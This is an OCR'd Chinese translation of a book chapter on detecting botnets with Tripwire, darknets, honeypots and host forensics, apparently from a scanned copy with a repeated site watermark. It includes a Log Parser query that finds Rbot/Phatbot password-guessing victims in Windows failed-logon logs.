Tripwire 是一个完整的管理工具，最初于 1992 年由 Eugene Spafford 和 Gene Kim 教授在 Purdue 大学创建，目前该工程已经不再由 Purdue 大学支持。1997 年，Gene Kim 与他人合办了 Tripwire 公司（www. tripwire. com），以开发商业化的产品，公司一直是针对企事业单位商业“变更-审计”软件的领头羊，通过企业管理系统监控变化，提供报告。但是，Sourceforge 上的开放源码的 Tripwire（http://sourceforge. net/projects/tripwire/）是基于 Tripwire 公司 2000 年提供的代码，发布得到了 Gnu General Public License（GPL），因而和最初学院的源码发行（academic source release（ASR））在连续性上存在一个明显的分界线。关于 Tripwire 的起源参见 www. cerias. purdue. edu/about/history/coast/projects/上的 Computer Operations Audit and Security Technology（COAST）。

最初的产品被描述为完整性监控工具，采用通信 digest 算法以检测文件的变化。这是基于这类变化很可能是由于入侵者或者恶意软件的非法登陆的假定。尽管最初的目的是用于 UNIX 系统，现在也已经广泛用于 Linux 系统、Mac OS X 等，在商业上也转向了其他平台，特别是 Windows。然而，开放源码的 Tripwire，仅用于 POSIX-compliant 平台，并且签名选项的范围更有限。商用的产品范围和完整性管理系统接近。

Tripwire 有时也被宣称为入侵检测系统。尽管 Tripwire 检测概念确实是反应性的，但是从普遍意义上来说，的确是这样。它或许可以告知你存在一个变化可能是恶意行为，但是只能在改变一旦发生之后才可以。

想法是创建一个文件“信号”的安全数据库（理想的是保持只读的介质）。在关于攻击信号的讨论中间，术语“信号”可能有些混乱。在这里并不像在入侵检测中常用的那样表示攻击信号，而是一组编码文件和目录属性信息称为数字信号。当系统处于一个干净的状态，捕获信息作为“快照”，“信号”是 CRC 的形式，或者密码的校验和。

但是，Tripwire 信号文中的“安全”是一个比较级的术语。近年来，已经讨论了 MD5 的一些缺陷，带来了它对一些应用软件是否持续适用的问题。尽管 snefru 微分密码分析学（differential cryptanalysis）理论上易受攻击，目前该攻击仍然认为实际上不可行。

如果后续的快照和存储的信号比较指出，文件已经被改变或者替代，可能会给你有

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

关攻击的第一次警告。但是，也可以采用该工具，与其他信息量诸如防火墙日志和其他系统日志一起，研究和分析已知的破坏或者感染。

注 释

当存在开放源码的替代产品时，为什么还使用商用产品？开放源码的产品通常不能给你及时的专业支持（至少不是免费的）；可以咨询大量的领袖和其他用户，但是，不具有全天候服务台和服务层次的协议来求助。不要低估了合同的重要性：在很多情况下，不能将危险转交给厂商是交易终止的信号。商用产品的增值会包含集中管理、增强报告工具，以及与应用软件的结合。在这种情况下，需要覆盖的平台和设备的范围也确定了服务器的 Tripwire 版本选择。另一方面，如果你不需要所有增值模块，能够并准备亲自实践，开放源码的应用软件就很好。

显然，Tripwire 能检测入侵，但它不能依靠自身去防止入侵。其目的是警告已经发生的破坏，帮助分析破坏的程度。当通过最初的目录快照初始化数据库，无论采用哪个版本的 Tripwire，都需要完整和清洁的文件系统。倘若已经被感染，Tripwire 对你毫无价值。理想的状态是，系统刚刚安装（在术语“day-zero”作为一些更邪恶事情的描述流行之前，我们采用称为“day-zero”的安装）。

Tripwire 是防御技术的例子，防御技术被称为目标调和、完整性检测、变化检测、完全检查或者完全管理，尽管这些术语并不能互相替换。在主要选项为病毒的精确辨识时，在每个病毒或者变种的发行和检测软件的更新之间必然存在漏洞，Tripwire 曾经被视为病毒检测的前景。一度，多数主流的反病毒信息包包含了变化检测软件的一些形式，很多站点采用其作为已知病毒检测的补充。但是，微软操作环境变得更加庞大，尖端、复杂，从正发生的变动检测和威胁的处理方面看，病毒可以隐藏的地域范围变得更小。来自反病毒工具箱的变化检测的消失和正如消费者缺乏热情一样，是有可能的。但是，Tripware 的持续流行暗示在安全中对一些形式的变动检测仍然有一席之地，特别是在完整性管理中。

你知道吗？

Trusting Trust

“Reflections on Trusting Trust”是 Ken Thompson 的图灵奖获奖演讲，于 1984 年发表在 ACM（Association for Computing Machinery，计算机器协会）上。这篇简短的文章对计算机安全产生了相当深远的影响。文章中，Thompson 谈到了他曾经写过的自己称之为最灵巧的程序，他用 3 部分对其进行了描述。

第一阶段的演讲描述了典型的写程序，程序的输出是对自身源码的精确的复制。为了精确起见，他提供的示例程序的代码空间，可以由其他程序读写，并且

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

包含了“随机的冗余代码。”第二阶段举例了一个用C编写的C编译器（事实上，不一定必须这样，但是这个鸡和蛋的假想对于Thompson的信息很重要）。本质上，显示增加了新的示例代码，并增加了新的预防特征。第三阶段论述了将几个特洛伊木马引入到编译器中。

正如Thompson指出的那样，道理是很显然的。“你不会信任不是完全由自己编写的代码。”由于编译器已经被篡改，Thompson的两段特洛伊木马攻击逃过了源码级的检查。操作系统供应商植入特洛伊木马是有一点极端，但是替代品和后门程序可以在任何新安装或者升级的软件中潜伏。

确实，什么需要受到保护（或者受到监控；对于完整性保护，需要做系统备份和（或）重新安装介质）取决于配置好监控的文件和目录。原则上，可以设置成监控一个受监控系统的所有-或者任何-文件或者目录，而不仅仅是系统文件或者目录树。尽管总体上这并不能达到预期目标。甚至在系统文件保持静态也不包含用户数据的服务器上，也需要对动态改变的数据文件另行处理，如日志文件。在包含动态数据的系统上，需要安装差别相当大的系统。

Tripwire配置和策略文件采用定点键标识，而数据库文件和可能的报告文件采用局域键来标识。一旦数据库被初始化和标识，Tripwire可以根据配置文件中的设置运行100万年，它指定哪个文件和目录被监控，以及详细程度。Ignore标志指明了那些认为是合法的以及应该产生警告的改变。在check模式，文件系统监控的客体与数据库中的信号做对比：显示和记录明显的违规，同时也发邮件给管理员。如果发现其实是合法的，可以通过选择性地更新数据库来接收。

暗网、蜜罐和其他陷阱

在哪里可以检测僵尸和僵尸网络？任何地方都可以。企事业最关心在本地检测他们，但是配置好的IDS在其他地方能获取有趣的信息，一些网络就是根据这个目的特殊设置的。

暗网这个术语经常在有关私人的文件共享网络叙述的上下文中遇到（http://en.wikipedia.org/wiki/Darknet），由用于将用户连接到其他受信任的个人的虚拟网络组成。但是，该术语在安全领域得到扩展，应用于被路由但是由于没有活动主机因而没有合法的流量的IP地址空间。

你可能也听说过术语网络望远镜（network telescope）（www.caida.org）或者黑洞（black hole）（由于在那里曾经存在的流量不是得到响应而是完全消失了）。这类设施的维护者将从这样的假设开始：他们得到的流量肯定是误配置或者是一些更加恶意的事物。对其合理的分析和解释是，暗网流量是关于攻击（从欺骗地址的反向散射、DoS洪泛等）的有价值的数据的源泉，广泛应用于跟踪僵尸网络和蠕虫行为。恶意软件在寻找易受攻击系统时会产生大量的流量，可以被流收集、嗅探器，以及IDS截

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

获，由于实际上这些路由并没有对应的主机，所以不产生大量与一些 IDS 测量相关的假阳性。

正如由 Cymru 暗网工程（www. cymru. com/Darknet/）定义的，事实上，暗网确实包含至少一个“信息包真空”服务器，以“吸出”内部流和不积极响应的信息包，从而显示其存在。

由于具有网络和技术能力，暗网可用对组织作本地早期警告系统，但是作为全球的资源，它们对站点和社团在因特网范围抵制僵尸网络更加有用。

因特网运动传感器（Internet Motion Sensor，IMS）采用分布式传感器的巨大网络来检测和跟踪各种各样的尝试攻击，包括蠕虫和其他恶意软件，DoS 和 DDoS 攻击，以及网络检测器。和其他暗网一样，IMS 采用全球可路由的未使用的地址空间，以及个人的传输层服务竞争技术，用来吸引负载数据（http://ims. eecs. umich. edu/）。

设计 IMS 是满足这样的目标：从任何暗网中告知我们在僵尸平息过程中所需要的大量信息（http://ims. eecs. umich. edu/architecture. html）：

- 需要对同一服务的流量进行区分。需要有能力来区分合法的流量和意外的流量（背景噪声），更有用的，区分同一服务流量的不同种类（和源）。否则，只能注意到给定端口上流量的尖峰，但是不能区分流量，不管是“好的”和“坏的”流量。
- 没有该识别能力，不能描述暴露出来的威胁。
- 或许最有价值的目标是，提供对整个因特网威胁的洞察力，而不是仅仅针对区域性的威胁。

更多关于 IMS 的信息可以在 www. eecs. umich. edu/～emcooke/pubs/ims-ndss05. pdf 上找到。

你可能认为暗网和低交互性的蜜罐没有什么不同。蜜罐是一个诱骗系统，设置成引诱攻击者进来，以学习攻击者的方法和能力。Lance Spitzner 引用了定义“一个信息系统资源，其价值依赖于未经授权或者违法使用该资源”（www. newsforge. com/article. pl?sid＝04/09/24/1734245）。暗网不符合这种描述，是因为它不能宣布自己的存在。但是，低级交互的蜜罐仿效一些网络服务，没有把蜜罐机器暴露给更多与被感染机器有关的机器。因为不交互，它可能不会捕获相同量的信息作为高级交互蜜罐。高级交互蜜罐对于部分或者全部已感染机器开放。

Nils Provos 的 Honeyd 是低级交互蜜罐的一个例子，可以作为运行一系列不同服务的网络系统存在；mwcollect 和 nepenthes 模拟一个可利用的系统，用于收集恶意软件例子。

蜜网通常定义为在一个网络上包含许多高级交互的蜜罐，给攻击者提供真实的系统、程序，以及被称为蜜墙的第二层搭桥设备监控的服务。静态蜜网可以很快被攻击者定位并记于黑名单，但是分布式蜜网不仅尝试从事该工作，它们很可能捕获更丰富的更多变的数据。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

蜜网信息（以及其他安全文献）极好的资源是文章“了解你的敌人”（Know Your Enemy）收集的，参见 http://project.honeynet.org/papers/kye.html。

注 释

蜜罐提供大量主要的信息资源：

The Shadowserver Foundation（www.shadowserver.org）上有从“网络的阴暗面”上收集的大量信息。

网络信息共享和分析研究与分析中心（Research and Education Networking Information Sharing and Analysis Center，REN-ISAC）支持连接到高级教育和研究网络的机构（www.ren-isac.net）。

Spamhaus Project（www.spamhaus.org）是一个杰出的消除垃圾邮件的资源。分布式入侵检测系统（www.dshield.org）是一个数据收集工具，供应 SANS 网络风暴中心。

在链接 www.bleedingthreats.net/fwrules/bleeding-edge-Block-IPs.txt 中，有针对僵尸网络 C&C 的 IP 地址、spamhaus DROP 网，以及 Dshield 首席攻击者地址的列表。

僵尸网络检测中的取证技术和工具

取证（forensics）和惯常的意思不完全一样。最初形容词 forensic 用于和科学方法论的应用有关的过程，用于在法庭上呈现或者用于司法的检查。严格的，计算机取证领域应用于从数据介质中恢复证据，和网络取证一起，成为数字取证的一个分支。但是，近年来，该术语有一些偏离了司法检查的概念。第一届数字取证研讨会将数字取证定义为“采用科学推导或者证明的方法，用于来自数据原始资料的数据证据的储存、收集、确认、辨别、分析、翻译和文件归档，目的是对犯罪事件的简化或者进一步重构，或者帮助将预期的未授权行为分解显示为可见的操作”（Robert Slade，信息安全词典，Syngress）。网络取证包括收集网络之外的证据，当然，主机取证提到从驱动器、驱动器镜像或者其他介质上收集证据。

取证的目标包含证据的辨别、保存、分析和呈现，无论是在法庭上与否。但是，可以在法庭上呈现的数据调查一定要符合可容许证据的可适用标准。可容许显然是一个根据权限变化的概念，但是建立在关联和可靠性基础上。

我们将关注取证技术用于收集关于僵尸网络的情报，而不是关于采用它去支持起诉或者民事诉讼。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

工具和陷阱

理解数字取证

在司法层面关于数字取证的详细讨论超出了本章的范围。这里仅仅给出一些性质，是一些主要论点的摘要：

- 不得危害证据的完整性。因此在21世纪，要加倍小心，以避免所有处理数据常见的危险，如暴露给外来的恶意代码、（电子的）机械的损坏、偶然的损毁或者删除。另外，一定要警惕嵌入的恶意代码，以及很不明显的缺陷如意外的更新或者目标系统或磁盘打补丁，或者在尚未做快照的机器上过早地终止进程等破坏证据的危险。
- 通过对所有人说明谁来处理它（或者可能访问它），以建立保管链以减少窜改证据的可能性。
- 用数据拷贝或者磁盘镜像而不是原始数据工作，以避免对其作可以影响其合法性的任何改变。
- 采用已证明无毒的介质以避免交叉感染。
- 一切归档。证据链应该显示谁获得证据；证据包含什么；什么时间、什么地点以什么方式获取；谁控制、拥有或者访问过证据。收集证据时，必须：作为检查的一部分，记录所有命令和执行的交换机；避免在目标磁盘上安装软件；在改变之前，记录时间和日期标记。

即使你并不希望法院传唤，但以防万一也是有意义的。首先，偶然事件转换为不可预期的法律事件是完全可能的。其次，如果你的证据收集足够细心符合证据容许规则，更高级的管理者很难说在我们的晋升中这毫无用处（在我们都喜爱的政治沙盒中搁浅的事件中，很难说它是无效的）。

过程

在计算机取证的现实世界，每一项工作都以op或者operation次序开始，它提供了一些细节，用于管理案例，以及描述期待要做的事情。当收集到僵尸网络客户端的情报后，你也应该做同样的事情。养成对所有案例有关的文件和文件夹命名的习惯，以至于你收集到的数据可以在2～3个月后还有用处。

每个案例都不同，因而在本节会描述注意到实际的僵尸网络横行的行动。基本的想法和这儿呈现的一样，但是在解决问题方面会有一些变化。

在这次肆虐中，当僵尸服务器开始扫描以增加新成员（recruit）时，我们发现了关于它存在的第一个迹象。采用此处介绍的调查技术，我们发现在长达4个月的周期中，有200多僵尸网络客户端没有被我们的网络传感器检测到。这次肆虐或者是Rbot或者是Phatbot或者二者都有。这两种类型的僵尸网络都采用猜测密码攻击，表征了相同的默认用户列表。二者都具有利用其他漏洞的能力，但是我们检测出它是密码猜测攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

管理者在事件响应中很早就做出了决定，除了案例符合一些如下早已建立的准则，否则不能实施执法：

- 丢失信用卡或者其他金融数据
- 丢失学生信息
- 丢失私人保护信息
- 发现违法的（非法买卖的）材料（像儿童色情文学）

如果遇到这些标准，可以

- 取得原始硬驱的数字标签
- 创建对原始硬驱取证的完整的镜像
- 对镜像的原始硬驱做标记
- 对照两个数字标记，以确保拷贝是完整取证
- 建立客户文件链
- 基于这点原始硬驱可以转向服务
- 传统的取证在硬驱的第二个副本上执行

但是，在大部分案例中，我们执行了快速取证，目的是抽取关于攻击带菌者、其他被感染的系统、僵尸网络构造（僵尸服务器、负载、功能、C&C 方法），以及可以被送去进一步分析的代码样本的信息。这些案例中采取的步骤如下：

（1）接收僵尸情况的通知。

（2）打开问题追踪标签。

（3）隔离网络连接。

（4）在受控环境下执行快速取证处理。

（5）针对病毒清除扫描受害计算机。

（6）备份用户数据。

（7）重新镜像受害的计算机。

为准备收集这些信息，我们准备了 1GB 的 USB 存储盘。选择了一套很有用的工具，大多数来自 sysinternal 工具位于 www. microsoft. com/technet/sysinternals/default. mspx。在我们的工具箱中，包含了进程监视工具 Process Explorer，TCPView，Autorun，Rootkit Reveal，以及称为 AntiHookExec 的小程序（www. security. org. sg/code/antihookexec. html），作者声称可以让你以安全的方式（各种 hook 程序都不能挂入）执行程序。换言之，它可以让人看到隐藏的程序。不幸的是，它仅仅工作于 XP 或者更新型的操作系统。我们也包含了由傀儡牧人提供的批处理文件（find. bat，第 2 章中介绍过），由我们编辑，通过计算机搜索来定位它把文件放在何处。这看起来就像是有成千上万的计算机需要管理，而你忘记了把东西存在哪里。

接着我们对要收集的文件夹选择命名方案。这个步骤很重要，因为需要很多人来收集数据，一些是安全职员，但是大多数是员工技术支持和商务联络 IT 职员。我们的文件命名习惯包含计算机名（计算机的 NetBISO 名）、时间（采用 yymmdd 格式），以及帮助服务票号码。创建的日志文件和图形镜像用计算机名日期描述的格式来命名，因此，一个叫 Gotham 的计算机在 2006 年 12 月 27 日收集的安全事件日志名字是 GO-

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HAMN 061227 Security Event. evt。在主文件夹中，需要区分事实上计算机已经存在的文件和收集的关于计算机的分析文件（像由进程监视工具保存的文件）。

由于没有收集信息作为证据，所以可以尝试采用计算机上已有的工具来发出警告，僵尸可能干扰我们所见的可靠性。如果从外面证实计算机是僵尸网络的一部分，但是在检查中没有找到任何东西，就采用另一个系统执行硬盘的外部病毒扫描。在案例中，我们采用一个仅用于病毒扫描的干净的计算机在独立的网络上对系统进行了导入。如果在计算机上找不到任何病毒，我们就只能做这些，因为病毒扫描器实际上也删除了一些我们寻找的信息数据。在案例中，寻找的信息数据在计算机上找到，因而直到完成取证，不需要运行病毒扫描。

首先，打开一个帮助服务票。采用 RT ticketing 系统来跟踪所有病毒感染。这可以让我们知道系统在清理之后是否再次被感染。Ticket 首先到达网络组，将计算机的网络连接放在隔离区域。以防止在用户做一些有用的工作时僵尸的进一步扩散。然后，追捕到计算机，开始收集事件日志和病毒扫描日志。数据的顺序并不重要。之所以选择这个顺序是为了确保在追逐有趣的资料之前收集到静态数据。

事件日志

事件日志位于 Windows 或者 WINNT 的%WinDir%\system32\config 目录下。这些文件扩展名为 .evt，但可以看见不同的大小写（.evt，.EVT，.Evt）。

安全事件日志由 Local Policy | Audit Policy 设置控制。对于这种类型的分析，以下行为在策略中应该进行标记为成功或者失败：

- 审核账号登录事件
- 审核账号管理
- 审核策略改变
- 审核特权使用

实际中，我们经常收集所有的日志并实时逐个来检查，然后非实时来进行分析。这里介绍检查过程，告知如何查找每个日志的位置。采用管理工具和事件阅读器来检查安全事件日志。在安全事件日志中，寻找第一次失败的登录（见图 5.4）。可以通过单击 Type 项对文件进行排序。这会将日志分为成功和失败两种。在我们的事例中，感兴趣的是登录类型 3 的失败的登录、网络登录。可以在 http://technet2. microsoft. com/WindowServer/en/library/e104c96f-e243-41c5-aaea-d046555a079d1033. msp 上找到事件日志汇总列出的登录类型的更多信息，或者搜索微软以获取 audit 登录日志。

此外，我们寻找登录类型 3 的例证，其工作站的名字和受害者的计算机名字不同，域名是实施攻击的计算机的名字。在大多数环境下，这是很少的偶然事件。受害的计算机将不得不积极地共享文件，作为受害机的用户增加来自其他计算机的本地账户。

为了达到目的，密码猜测攻击发生非常快，远远超过任何人的打字速度。并非任何时候都是这样。我们捕获的密码猜测工具可以降低攻击频率（y 小时 x 次攻击），因此并不是很明显（见图 5.5）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5.4 失败登录记录




图 5.5 一次密码猜测攻击

Phatbot 和 Rbot 提供其他线索，显示密码猜测攻击是真实的，本书前面提到的默认的用户名都可以采用。你可能并不会在每次攻击中见到，但是如果僵尸尚未收集到任何用户名，或者收集的用户名进不去，僵尸或许会从默认列表尝试用户名。它们几乎总是尝试 Administrator，因而如果你重新命名过该账户，该名字还出现在失败的登录尝

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

试记录中，这就很可能是攻击。如果看到采用 Administrator 做用户名的尝试，而 Administrator 作为登录 ID，可以确定这是一次密码猜测攻击，僵尸（像 Phatbot，Rbot 或者其他相关的僵尸家族）正在攻击受害的计算机。如果尝试发生在没有人在该办公室工作的时间，就可以更加确定。

因此，分析这些数据的要点是什么？检查计算机是因为有人说过它被病毒感染了或者你的一个信息源侦察它正在与已知的 C&C 通话。这次分析的价值是：失败登录记录类型 3（也就是工作站域和受害计算机名字不同）登录的工作站中所列出的计算机就是所有被感染的计算机。在分析阶段采用这项技术，我们已经找到超过 200 台被感染的计算机，都是一个僵尸网络的成员。事实上，我们积极对僵尸 C&C 行为进行扫描。这是在其 finest 深入的防御。但是，这包含在分析步骤中，本章稍后会讲到。该步骤中，我们试图确定攻击媒介、成功尝试的时间，以及成功登录的用户名（现在已经被视为受到感染）。

查找这些失败的登录尝试告诉我们，密码猜测是攻击媒介的一种。在所有的尝试中，找到一个采用尝试过的用户名或者直接紧随上一次尝试的成功的登录，是非常有价值的，因为它标记了实际的非法进入的时间。注意该时间，因为之后将采用它用于寻找与非法进入有关联的文件（见图 5.6）。




图 5.6　成功的非法进入

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在分析阶段，可以采用日志处理器如来自微软的 Log Parser 来及时处理多重日志文件。现在，可以从 www. microsoft. com/downloads/details. aspx? FamilyID = 890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en. 下载 Log Parser。Log Parser 读取事件文件，允许分析者手工制作 SQL 查询以析取信息。

我们创建了仅仅包含一行的批处理文件：

```
C: \ "Program Files \ Log Parser 2.2 \ "LogParser.exe -o: CSV file: LogonFailuresDis-
tinct2. sql?machine = * "
```

这一行是说，“运行 Log Parser，读取文件 LogonFailures. sql，执行见到的 SQL 命令，报告在所有机器上的发现，将结果放在以逗号分隔的 value 文件。

SQ Lquery *LogonFailures* 中说：

```
SELECT DISTINCT TimeGenerated, STRCAT(EXTRACT_TOKEN(Strings,1,'|'),
STRCAT('\\',EXTRACT_TOKEN(Strings,0,'|'))) AS User,
[ComputerName] As Targeted_Computer,
EXTRACT_TOKEN(Strings,5,'|') AS [Attacking_Workstation]
FROM. \ logs2 \ *.evt
WHERE EventType = 16 AND EventCategory = 2 AND Attacking_Workstation <>
ComputerName
```

该查询将使得 Log Parser：

- 提取产生事件的域
- 提取用户名和登录域，将其连接到被称为 User 的表格域
- 将 ComputerName 域重新标记为目标机器
- 找到 Workstation 域

Log Parser 从 . \ logs 目录下的所有日志中，针对所有失败的（事件类型（events type）为 2）的登录事件（事件种类（event category）为 2），及实施攻击的工作站名字和 ComputerName 域不匹配的以 . \ logs 形式表示的事件做这些工作。

表 5.1 表示从 SQL query 输出的一个样本。可见攻击来自两台计算机，ATTACKER1 和 ATTACKER2。ATTACKER2 中展示了自动密码猜测攻击的模式，在一小时中，试图每秒钟出现一次。也有少量线索显示，在这一小时中有 2200 次尝试。也可以看到，黑客采用了包含 5 位密码的字典对每个用户名进行尝试。当像这样联合所有的日志用于分析时，就可以了解攻击模式。找到一个攻击者，然后在 Victim 列中寻找该攻击者。记录下来哪一台计算机感染了它，之后继续在 Victim 列中追踪，从而重构僵尸网络扩散的时间表。这种感染模式常常称为“fan out”（扇形展开）的模式，僵尸网络感染了新的子网的单台计算机，然后该计算机扩散，感染同一子网上的其他计算机。采用这项技术，我们能够将僵尸客户端攻击媒介转换成信息源。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 5.1 Log Parser SQL Query 的采样输出

TimeGenerated	User	Targeted_Computer	Attacking_Workstation
8/3/2006 8：40：24	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/3/2006 8：44：02	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/3/2006 8：46：51	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/3/2006 8：50：37	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
8/3/2006 8：53：33	ATTACKER1 \ jdoe	VICTIM	ATTACKER1
